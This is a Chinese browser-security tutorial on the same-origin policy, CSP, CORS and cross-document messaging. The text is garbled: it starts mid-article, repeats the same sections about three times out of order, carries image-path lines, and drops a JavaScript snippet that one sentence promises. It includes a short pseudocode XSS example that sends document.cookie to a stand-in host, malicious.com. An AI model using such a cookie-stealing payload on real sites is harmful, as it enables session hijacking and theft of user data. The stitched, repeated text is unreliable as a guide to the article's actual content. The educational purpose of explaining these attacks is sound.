
该代码中，对象opener就是指向第一个页面的window对象，我们可以通过操作opener来控制第一个页面中的DOM。

我们在第二个页面的控制台中执行上面那段代码，就成功地操作了第一个页面中的DOM，将页面隐藏了，如下图：



通过第二个页面操纵第一个页面的DOM

不过如果打开的第二个页面和第一个页面不是同源的，那么它们就无法相互操作DOM了。比如从极客时间官网打开InfoQ的页面（由于它们的域名不同，所以不是同源的），然后我们还按照前面同样的步骤来操作，最终操作结果如下图所示：



不同源的两个页面不能相互操纵DOM

从图中可以看出，当我们在InfoQ的页面中访问极客时间页面中的DOM时，页面抛出了如下的异常信息，这就是同源策略所发挥的作用。

```
Blocked a frame with origin "https://www.infoq.cn" from accessing a cross-origin frame.
```

第二个，数据层面。同源策略限制了不同源的站点读取当前站点的Cookie、IndexDB、LocalStorage等数据。由于同源策略，我们依然无法通过第二个页面的opener来访问第一个页面中的Cookie、IndexDB或者LocalStorage等内容。你可以自己试一下，这里我们就不做演示了。

第三个，网络层面。同源策略限制了通过XMLHttpRequest等方式将站点的数据发送给不同源的站点。你还记得在《17 | WebAPI：XMLHttpRequest是怎么实现的？》这篇文章的末尾分析的XMLHttpRequest在使用过程中所遇到的坑吗？其中第一个坑就是在默认情况下不能访问跨域的资源。

安全和便利性的权衡

我们了解了同源策略会隔离不同源的DOM、页面数据和网络通信，进而实现Web页面的安全性。

不过安全性和便利性是相互对立的，让不同的源之间绝对隔离，无疑是最安全的措施，但这也会使得Web项目难以开发和使用。因此我们就要在这之间做出权衡，出让一些安全性来满足灵活性；而出让安全性又带来了很多安全问题，最典型的是XSS攻击和CSRF攻击，这两种攻击我们会在后续两篇文章中再做介绍，本文我们只聊浏览器出让了同源策略的哪些安全性。

1. 页面中可以嵌入第三方资源

我们在文章开头提到过，Web世界是开放的，可以接入任何资源，而同源策略要让一个页面的所有资源都来自于同一个源，也就是要将该页面的所有HTML文件、JavaScript文件、CSS文件、图片等资源都部署在同一台服务器上，这无疑违背了Web的初衷，也带来了诸多限制。比如将不同的资源部署到不同的CDN上时，CDN上的资源就部署在另外一个域名上，因此我们就需要同源策略对页面的引用资源开一个“口子”，让其任意引用外部文件。

所以最初的浏览器都是支持外部引用资源文件的，不过这也带来了很多问题。之前在开发浏览器的时候，遇到最多的一个问题是浏览器的首页内容会被一些恶意程序劫持，劫持的途径很多，其中最常见的是恶意程序通过各种途径往HTML文件中插入恶意脚本。

比如，恶意程序在HTML文件内容中插入如下一段JavaScript代码：

当这段HTML文件的数据被送达浏览器时，浏览器是无法区分被插入的文件是恶意的还是正常的，这样恶意脚本就寄生在页面之中，当页面启动时，它可以修改用户的搜索结果、改变一些内容的连接指向，等等。

除此之外，它还能将页面的的敏感数据，如Cookie、IndexDB、LoacalStorage等数据通过XSS的手段发送给服务器。具体来讲就是，当你不小心点击了页面中的一个恶意链接时，恶意JavaScript代码可以读取页面数据并将其发送给服务器，如下面这段伪代码：

```
function onClick(){
  let url = `http://malicious.com?cookie = ${document.cookie}`
  open(url)
}
onClick()
```

在这段代码中，恶意脚本读取Cookie数据，并将其作为参数添加至恶意站点尾部，当打开该恶意页面时，恶意服务器就能接收到当前用户的Cookie信息。

以上就是一个非常典型的XSS攻击。为了解决XSS攻击，浏览器中引入了内容安全策略，称为CSP。**CSP的核心思想是让服务器决定浏览器能够加载哪些资源，让服务器决定浏览器是否能够执行内联JavaScript代码**。通过这些手段就可以大大减少XSS攻击。

2. 跨域资源共享和跨文档消息机制

默认情况下，如果打开极客邦的官网页面，在官网页面中通过XMLHttpRequest或者Fetch来请求InfoQ中的资源，这时同源策略会阻止其向InfoQ发出请求，这样会大大制约我们的生产力。

为了解决这个问题，我们引入了**跨域资源共享（CORS）**，使用该机制可以进行跨域访问控制，从而使跨域数据传输得以安全进行。

在介绍同源策略时，我们说明了如果两个页面不是同源的，则无法相互操纵DOM。不过在实际应用中，经常需要两个不同源的DOM之间进行通信，于是浏览器中又引入了**跨文档消息机制**，可以通过window.postMessage的JavaScript接口来和不同源的DOM进行通信。

总结

好了，今天就介绍到这里，下面我来总结下本文的主要内容。

同源策略会隔离不同源的DOM、页面数据和网络通信，进而实现Web页面的安全性。

不过鱼和熊掌不可兼得，要绝对的安全就要牺牲掉便利性，因此我们要在这二者之间做权衡，找到中间的一个平衡点，也就是目前的页面安全策略原型。总结起来，它具备以下三个特点：

1. 页面中可以引用第三方资源，不过这也暴露了很多诸如XSS的安全问题，因此又在这种开放的基础之上引入了CSP来限制其自由程度。
2. 使用XMLHttpRequest和Fetch都是无法直接进行跨域请求的，因此浏览器又在这种严格策略的基础之上引入了跨域资源共享策略，让其可以安全地进行跨域操作。
3. 两个不同源的DOM是不能相互操纵的，因此，浏览器中又实现了跨文档消息机制，让其可以比较安全地通信。

思考时间

今天留给你的作业：你来总结一下同源策略、CSP和CORS之间的关系，这对于你理解浏览器的安全策略至关重要。

欢迎在留言区与我分享你的想法，也欢迎你在留言区记录你的思考过程。感谢阅读，如果你觉得这篇文章对你有帮助的话，也欢迎把它分享给更多的朋友。

通过前面6个模块的介绍，我们已经大致知道浏览器是怎么工作的了，也了解这种工作方式对前端产生了什么样的影响。在这个过程中，我们还穿插介绍了一些浏览器安全相关的内容，不过都比较散，所以最后的5篇文章，我们就来系统地介绍下浏览器安全相关的内容。

浏览器安全可以分为三大块——**Web页面安全、浏览器网络安全**和**浏览器系统安全**，所以本模块我们就按照这个思路来做介绍。鉴于页面安全的重要性，我们会用三篇文章来介绍该部分的知识；网络安全和系统安全则分别用一篇来介绍。

今天我们就先来分析页面中的安全策略，不过在开始之前，我们先来做个假设，如果页面中没有安全策略的话，Web世界会是什么样子的呢？

Web世界会是开放的，任何资源都可以接入其中，我们的网站可以加载并执行别人网站的脚本文件、图片、音频/视频等资源，甚至可以下载其他站点的可执行文件。

Web世界是开放的，这很符合Web理念。但如果Web世界是绝对自由的，那么页面行为将没有任何限制，这会造成无序或者混沌的局面，出现很多不可控的问题。

比如你打开了一个银行站点，然后又一不小心打开了一个恶意站点，如果没有安全措施，恶意站点就可以做很多事情：

- 修改银行站点的DOM、CSSOM等信息；
- 在银行站点内部插入JavaScript脚本；
- 劫持用户登录的用户名和密码；

- 读取银行站点的Cookie、IndexDB等数据；
- 甚至还可以将这些信息上传至自己的服务器，这样就可以在你不知情的情况下伪造一些转账请求等信息。

所以说，**在没有安全保障的Web世界中，我们是没有隐私的，因此需要安全策略来保障我们的隐私和数据的安全**。

这就引出了页面中最基础、最核心的安全策略：**同源策略（Same-origin policy）**。

什么是同源策略

要了解什么是同源策略，我们得先来看看什么是同源。

如果两个URL的协议、域名和端口都相同，我们就称这两个URL同源。比如下面这两个URL，它们具有相同的协议HTTPS、相同的域名time.geekbang.org，以及相同的端口443，所以我们就说这两个URL是同源的。

```
https://time.geekbang.org/?category=1
https://time.geekbang.org/?category=0
```

浏览器默认两个相同的源之间是可以相互访问资源和操作DOM的。两个不同的源之间若想要相互访问资源或者操作DOM，那么会有一套基础的安全策略的制约，我们把这称为同源策略。

具体来讲，同源策略主要表现在DOM、Web数据和网络这三个层面。

第一个，DOM层面。同源策略限制了来自不同源的JavaScript脚本对当前DOM对象读和写的操作。

这里我们还是拿极客时间的官网做例子，打开极客时间的官网，然后再从官网中打开另外一个专栏页面，如下图所示：


通过极客时间官网打开一个专栏页面

由于第一个页面和第二个页面是同源关系，所以我们可以在第二个页面中操作第一个页面的DOM，比如将第一个页面全部隐藏掉，代码如下所示：

```
{
let pdom = opener.document
pdom.body.style.display = "none"
}
```


该代码中，对象opener就是指向第一个页面的window对象，我们可以通过操作opener来控制第一个页面中的DOM。

我们在第二个页面的控制台中执行上面那段代码，就成功地操作了第一个页面中的DOM，将页面隐藏了，如下图：



通过第二个页面操纵第一个页面的DOM

不过如果打开的第二个页面和第一个页面不是同源的，那么它们就无法相互操作DOM了。比如从极客时间官网打开InfoQ的页面（由于它们的域名不同，所以不是同源的），然后我们还按照前面同样的步骤来操作，最终操作结果如下图所示：



不同源的两个页面不能相互操纵DOM

从图中可以看出，当我们在InfoQ的页面中访问极客时间页面中的DOM时，页面抛出了如下的异常信息，这就是同源策略所发挥的作用。

```
Blocked a frame with origin "https://www.infoq.cn" from accessing a cross-origin frame.
```

第二个，数据层面。同源策略限制了不同源的站点读取当前站点的Cookie、IndexDB、LocalStorage等数据。由于同源策略，我们依然无法通过第二个页面的opener来访问第一个页面中的Cookie、IndexDB或者LocalStorage等内容。你可以自己试一下，这里我们就不做演示了。

第三个，网络层面。同源策略限制了通过XMLHttpRequest等方式将站点的数据发送给不同源的站点。你还记得在《17 | WebAPI：XMLHttpRequest是怎么实现的？》这篇文章的末尾分析的XMLHttpRequest在使用过程中所遇到的坑吗？其中第一个坑就是在默认情况下不能访问跨域的资源。

安全和便利性的权衡

我们了解了同源策略会隔离不同源的DOM、页面数据和网络通信，进而实现Web页面的安全性。

不过安全性和便利性是相互对立的，让不同的源之间绝对隔离，无疑是最安全的措施，但这也会使得Web项目难以开发和使用。因此我们就要在这之间做出权衡，出让一些安全性来满足灵活性；而出让安全性又带来了很多安全问题，最典型的是XSS攻击和CSRF攻击，这两种攻击我们会在后续两篇文章中再做介绍，本文我们只聊浏览器出让了同源策略的哪些安全性。

1. 页面中可以嵌入第三方资源

我们在文章开头提到过，Web世界是开放的，可以接入任何资源，而同源策略要让一个页面的所有资源都来自于同一个源，也就是要将该页面的所有HTML文件、JavaScript文件、CSS文件、图片等资源都部署在同一台服务器上，这无疑违背了Web的初衷，也带来了诸多限制。比如将不同的资源部署到不同的CDN上时，CDN上的资源就部署在另外一个域名上，因此我们就需要同源策略对页面的引用资源开一个“口子”，让其任意引用外部文件。

所以最初的浏览器都是支持外部引用资源文件的，不过这也带来了很多问题。之前在开发浏览器的时候，遇到最多的一个问题是浏览器的首页内容会被一些恶意程序劫持，劫持的途径很多，其中最常见的是恶意程序通过各种途径往HTML文件中插入恶意脚本。

比如，恶意程序在HTML文件内容中插入如下一段JavaScript代码：

当这段HTML文件的数据被送达浏览器时，浏览器是无法区分被插入的文件是恶意的还是正常的，这样恶意脚本就寄生在页面之中，当页面启动时，它可以修改用户的搜索结果、改变一些内容的连接指向，等等。

除此之外，它还能将页面的的敏感数据，如Cookie、IndexDB、LoacalStorage等数据通过XSS的手段发送给服务器。具体来讲就是，当你不小心点击了页面中的一个恶意链接时，恶意JavaScript代码可以读取页面数据并将其发送给服务器，如下面这段伪代码：

```
function onClick(){
  let url = `http://malicious.com?cookie = ${document.cookie}`
  open(url)
}
onClick()
```

在这段代码中，恶意脚本读取Cookie数据，并将其作为参数添加至恶意站点尾部，当打开该恶意页面时，恶意服务器就能接收到当前用户的Cookie信息。

以上就是一个非常典型的XSS攻击。为了解决XSS攻击，浏览器中引入了内容安全策略，称为CSP。**CSP的核心思想是让服务器决定浏览器能够加载哪些资源，让服务器决定浏览器是否能够执行内联JavaScript代码**。通过这些手段就可以大大减少XSS攻击。

2. 跨域资源共享和跨文档消息机制

默认情况下，如果打开极客邦的官网页面，在官网页面中通过XMLHttpRequest或者Fetch来请求InfoQ中的资源，这时同源策略会阻止其向InfoQ发出请求，这样会大大制约我们的生产力。

为了解决这个问题，我们引入了**跨域资源共享（CORS）**，使用该机制可以进行跨域访问控制，从而使跨域数据传输得以安全进行。

在介绍同源策略时，我们说明了如果两个页面不是同源的，则无法相互操纵DOM。不过在实际应用中，经常需要两个不同源的DOM之间进行通信，于是浏览器中又引入了**跨文档消息机制**，可以通过window.postMessage的JavaScript接口来和不同源的DOM进行通信。

总结

好了，今天就介绍到这里，下面我来总结下本文的主要内容。

同源策略会隔离不同源的DOM、页面数据和网络通信，进而实现Web页面的安全性。

不过鱼和熊掌不可兼得，要绝对的安全就要牺牲掉便利性，因此我们要在这二者之间做权衡，找到中间的一个平衡点，也就是目前的页面安全策略原型。总结起来，它具备以下三个特点：

1. 页面中可以引用第三方资源，不过这也暴露了很多诸如XSS的安全问题，因此又在这种开放的基础之上引入了CSP来限制其自由程度。
2. 使用XMLHttpRequest和Fetch都是无法直接进行跨域请求的，因此浏览器又在这种严格策略的基础之上引入了跨域资源共享策略，让其可以安全地进行跨域操作。
3. 两个不同源的DOM是不能相互操纵的，因此，浏览器中又实现了跨文档消息机制，让其可以比较安全地通信。

思考时间

今天留给你的作业：你来总结一下同源策略、CSP和CORS之间的关系，这对于你理解浏览器的安全策略至关重要。

欢迎在留言区与我分享你的想法，也欢迎你在留言区记录你的思考过程。感谢阅读，如果你觉得这篇文章对你有帮助的话，也欢迎把它分享给更多的朋友。

通过前面6个模块的介绍，我们已经大致知道浏览器是怎么工作的了，也了解这种工作方式对前端产生了什么样的影响。在这个过程中，我们还穿插介绍了一些浏览器安全相关的内容，不过都比较散，所以最后的5篇文章，我们就来系统地介绍下浏览器安全相关的内容。

浏览器安全可以分为三大块——**Web页面安全、浏览器网络安全**和**浏览器系统安全**，所以本模块我们就按照这个思路来做介绍。鉴于页面安全的重要性，我们会用三篇文章来介绍该部分的知识；网络安全和系统安全则分别用一篇来介绍。

今天我们就先来分析页面中的安全策略，不过在开始之前，我们先来做个假设，如果页面中没有安全策略的话，Web世界会是什么样子的呢？

Web世界会是开放的，任何资源都可以接入其中，我们的网站可以加载并执行别人网站的脚本文件、图片、音频/视频等资源，甚至可以下载其他站点的可执行文件。

Web世界是开放的，这很符合Web理念。但如果Web世界是绝对自由的，那么页面行为将没有任何限制，这会造成无序或者混沌的局面，出现很多不可控的问题。

比如你打开了一个银行站点，然后又一不小心打开了一个恶意站点，如果没有安全措施，恶意站点就可以做很多事情：

- 修改银行站点的DOM、CSSOM等信息；
- 在银行站点内部插入JavaScript脚本；
- 劫持用户登录的用户名和密码；

- 读取银行站点的Cookie、IndexDB等数据；
- 甚至还可以将这些信息上传至自己的服务器，这样就可以在你不知情的情况下伪造一些转账请求等信息。

所以说，**在没有安全保障的Web世界中，我们是没有隐私的，因此需要安全策略来保障我们的隐私和数据的安全**。

这就引出了页面中最基础、最核心的安全策略：**同源策略（Same-origin policy）**。

什么是同源策略

要了解什么是同源策略，我们得先来看看什么是同源。

如果两个URL的协议、域名和端口都相同，我们就称这两个URL同源。比如下面这两个URL，它们具有相同的协议HTTPS、相同的域名time.geekbang.org，以及相同的端口443，所以我们就说这两个URL是同源的。

```
https://time.geekbang.org/?category=1
https://time.geekbang.org/?category=0
```

浏览器默认两个相同的源之间是可以相互访问资源和操作DOM的。两个不同的源之间若想要相互访问资源或者操作DOM，那么会有一套基础的安全策略的制约，我们把这称为同源策略。

具体来讲，同源策略主要表现在DOM、Web数据和网络这三个层面。

第一个，DOM层面。同源策略限制了来自不同源的JavaScript脚本对当前DOM对象读和写的操作。

这里我们还是拿极客时间的官网做例子，打开极客时间的官网，然后再从官网中打开另外一个专栏页面，如下图所示：


通过极客时间官网打开一个专栏页面

由于第一个页面和第二个页面是同源关系，所以我们可以在第二个页面中操作第一个页面的DOM，比如将第一个页面全部隐藏掉，代码如下所示：

```
{
let pdom = opener.document
pdom.body.style.display = "none"
}
```


该代码中，对象opener就是指向第一个页面的window对象，我们可以通过操作opener来控制第一个页面中的DOM。

我们在第二个页面的控制台中执行上面那段代码，就成功地操作了第一个页面中的DOM，将页面隐藏了，如下图：



通过第二个页面操纵第一个页面的DOM

不过如果打开的第二个页面和第一个页面不是同源的，那么它们就无法相互操作DOM了。比如从极客时间官网打开InfoQ的页面（由于它们的域名不同，所以不是同源的），然后我们还按照前面同样的步骤来操作，最终操作结果如下图所示：



不同源的两个页面不能相互操纵DOM

从图中可以看出，当我们在InfoQ的页面中访问极客时间页面中的DOM时，页面抛出了如下的异常信息，这就是同源策略所发挥的作用。

```
Blocked a frame with origin "https://www.infoq.cn" from accessing a cross-origin frame.
```

第二个，数据层面。同源策略限制了不同源的站点读取当前站点的Cookie、IndexDB、LocalStorage等数据。由于同源策略，我们依然无法通过第二个页面的opener来访问第一个页面中的Cookie、IndexDB或者LocalStorage等内容。你可以自己试一下，这里我们就不做演示了。

第三个，网络层面。同源策略限制了通过XMLHttpRequest等方式将站点的数据发送给不同源的站点。你还记得在《17 | WebAPI：XMLHttpRequest是怎么实现的？》这篇文章的末尾分析的XMLHttpRequest在使用过程中所遇到的坑吗？其中第一个坑就是在默认情况下不能访问跨域的资源。

安全和便利性的权衡

我们了解了同源策略会隔离不同源的DOM、页面数据和网络通信，进而实现Web页面的安全性。

不过安全性和便利性是相互对立的，让不同的源之间绝对隔离，无疑是最安全的措施，但这也会使得Web项目难以开发和使用。因此我们就要在这之间做出权衡，出让一些安全性来满足灵活性；而出让安全性又带来了很多安全问题，最典型的是XSS攻击和CSRF攻击，这两种攻击我们会在后续两篇文章中再做介绍，本文我们只聊浏览器出让了同源策略的哪些安全性。

1. 页面中可以嵌入第三方资源

我们在文章开头提到过，Web世界是开放的，可以接入任何资源，而同源策略要让一个页面的所有资源都来自于同一个源，也就是要将该页面的所有HTML文件、JavaScript文件、CSS文件、图片等资源都部署在同一台服务器上，这无疑违背了Web的初衷，也带来了诸多限制。比如将不同的资源部署到不同的CDN上时，CDN上的资源就部署在另外一个域名上，因此我们就需要同源策略对页面的引用资源开一个“口子”，让其任意引用外部文件。

